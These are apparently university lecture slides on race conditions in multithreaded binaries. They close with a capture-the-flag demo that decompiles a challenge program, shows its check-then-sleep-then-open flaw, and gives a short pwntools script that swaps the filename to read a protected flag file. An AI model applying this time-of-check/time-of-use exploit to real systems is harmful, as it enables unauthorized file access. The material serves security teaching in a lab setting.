FLORIDA TECH

LSN 12 : Race Conditions

Vulnerability Research

Objectives

Lesson #12: Race Conditions

- Examine characteristics of concurrent function execution in binaries
- Explore methods for exploiting time-sensitive execution
- Discover how a decentralized system of checks allows for loopholes

FLORIDA TECH

References

- Dimas Maulana, Exploiting Race Condition [Link]
- The Open Group, mmap docs [Link]
- Multiprocessing vs Multithreading [Link]

FLORIDA TECH

Concurrent Execution


Programs may develop functions to run simultaneously to speed up code execution.

The two main methods are multiprocessing and multithreading.

Proper concurrent execution requires that:

a. The separate instances of code are functionally independent
b. The scheduling of each instance is controlled

Multiprocess vs Multithreading




Multiprocessing (such as in the case of fork) utilizes multiple processes running simultaneously to speed up execution.

Processes keep separate address spaces and do not 'share' memory by default.

Memory allocation functions such as mmap have options for shared memory on the OS level.

FLORIDA TECH

Multiprocess vs Multithreading



Threads run on the same instructions *and* shared memory.

As multiple threads exist under the same running process, the same memory address space of the process is used by all threads.

Control of when each thread executes is up to the developer.

FLORIDA TECH

Demo : Bad Omen

Let's start by checking the security of the binary.

```
$ checksec chal.bin
[*] '…/race-condition/chal.bin'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Doesn't look too good for us. There also doesn't seem to be a buffer overflow, anyway. Hmm...

FLORIDA TECH

Demo : Observe

```
$ ./chal.bin
Magical Music Machine
0: Read a lyric file
1: Choose a different  file
2: List library
3: Show lyric file selected
4: Exit
>>> 2

..
feelGood.txt
.
flag.txt
viva.txt
boom.txt
sunshine.txt
```

If we are limited, maybe there is a programming oversight to explot.

Running the binary gives us 5 options.

Option 2 seems to list the current directory (and the flag).

Option 0 and 1 seem connected. Lets start there.

FLORIDA TECH

Demo : Observe

```
Option 0
0000150c        if (var_4c == 0)
00001515            int64_t var_48
00001515            if (var_48 != 0)
00001523                pthread_join(var_48, 0)
00001542            pthread_create(&var_48, 0, readFile, &var_38)
...
00001279  int64_t readFile(char* arg1) __noreturn
...
0000130e      if (access(__arg1: arg1, type: 0) != 0)
0000136e          puts(str: "\nFile Not Found")
00001342      else
00001342          fread(buf: rax, size: 1, count: 0x1000, fp:
                          fopen(filename: arg1, mode: &data_2023))
0000135d          printf(format: "\n\n%s\n", rax)


Option 1

00001552        else if (var_4c == 1)
00001563            printf(format: "Enter the new lyric filename >>>...")
0000157b            fgets(buf: &var_38, n: 0x20, fp: stdin)
00001598            *(&var_38 + strlen(&var_38) - 1) = 0
```

Option 1 seems to allow the user to write a string into a buffer...

And option 0 seems to use that buffer to call readFile().

FLORIDA TECH

Demo : Observe readfile

```
000012be     if (strcmp(arg1, "flag.txt") == 0)
000012ca         puts(str: "\nNo flag for you!")
000012d6         free(ptr: rax)
000012df         *rax_1 = 0xff
000012ec         pthread_exit(retval: rax_1)
000012ec         noreturn


000012f6     sleep(seconds: 1)
0000130e     if (access(__arg1: arg1, type: 0) != 0)
0000136e         puts(str: "\nFile Not Found")
00001342     else
00001342         fread(buf: rax, size: 1, count: 0x1000, fp:
                         fopen(filename: arg1, mode: &data_2023))
0000135d         printf(format: "\n\n%s\n", rax)
0000137a     free(ptr: rax)
```


Readfile() checks if the buffer is "flag.txt".

If not, it sleeps for a second and opens the file of the name given.

Note that because this is a separate thread, this happens separate from the thread that prints the menu.

FLORIDA TECH

Demo : Plan – flag.txt?




This gives us a decent idea of how the program operates.

Can this be adjusted?

FLORIDA TECH

Demo : Plan – read a file




This gives us a decent idea of how the program operates.

We can change the name of the file before the check occurs.

FLORIDA TECH

Demo : Plan – something else?



This gives us a decent idea of how the program operates.

We can change the name of the file before the check occurs.


Now a file gets opened after sleeping for 1 second.

However, we can still interact with the menu during this 1 second pause.

Any funny ideas?

FLORIDA TECH

Demo : Plan – flag.txt



While the readfile() thread sleeps, knowing that "flag.txt" is no where to be seen, we can replace "feelGood.txt" with "flag.txt" before its any wiser.

Now it should open our flag file.

FLORIDA TECH

Demo : Script

```
p = start()
p.sendline(b"1")
p.sendline(b"feelGood.txt")
p.sendline(b"0")
p.sendline(b"1")
p.sendline("flag.txt")
p.interactive()
```

Wow crazy.

FLORIDA TECH

Demo : gimme flag

```
$ python3 solve.py BIN=chal.bin
[*] Switching to interactive mode
Magical Music Machine
0: Read a lyric file
1: Choose a different file
2: List library
3: Show lyric file selected
4: Exit
>>> Enter the new lyric filename >>> Magical
Music Machine
0: Read a lyric file
1: Choose a different file
2: List library
3: Show lyric file selected
4: Exit
>>> Magical Music Machine
0: Read a lyric file
1: Choose a different file
2: List library
3: Show lyric file selected
4: Exit
```

```
>>> Enter the new lyric filename >>> Magical
Music Machine
0: Read a lyric file
1: Choose a different file
2: List library
3: Show lyric file selected
4: Exit
>>>

flag{th1s_pr0b4bly_w0rk5_r3m0t3ly}
```

FLORIDA TECH

FLORIDA TECH

Thank you.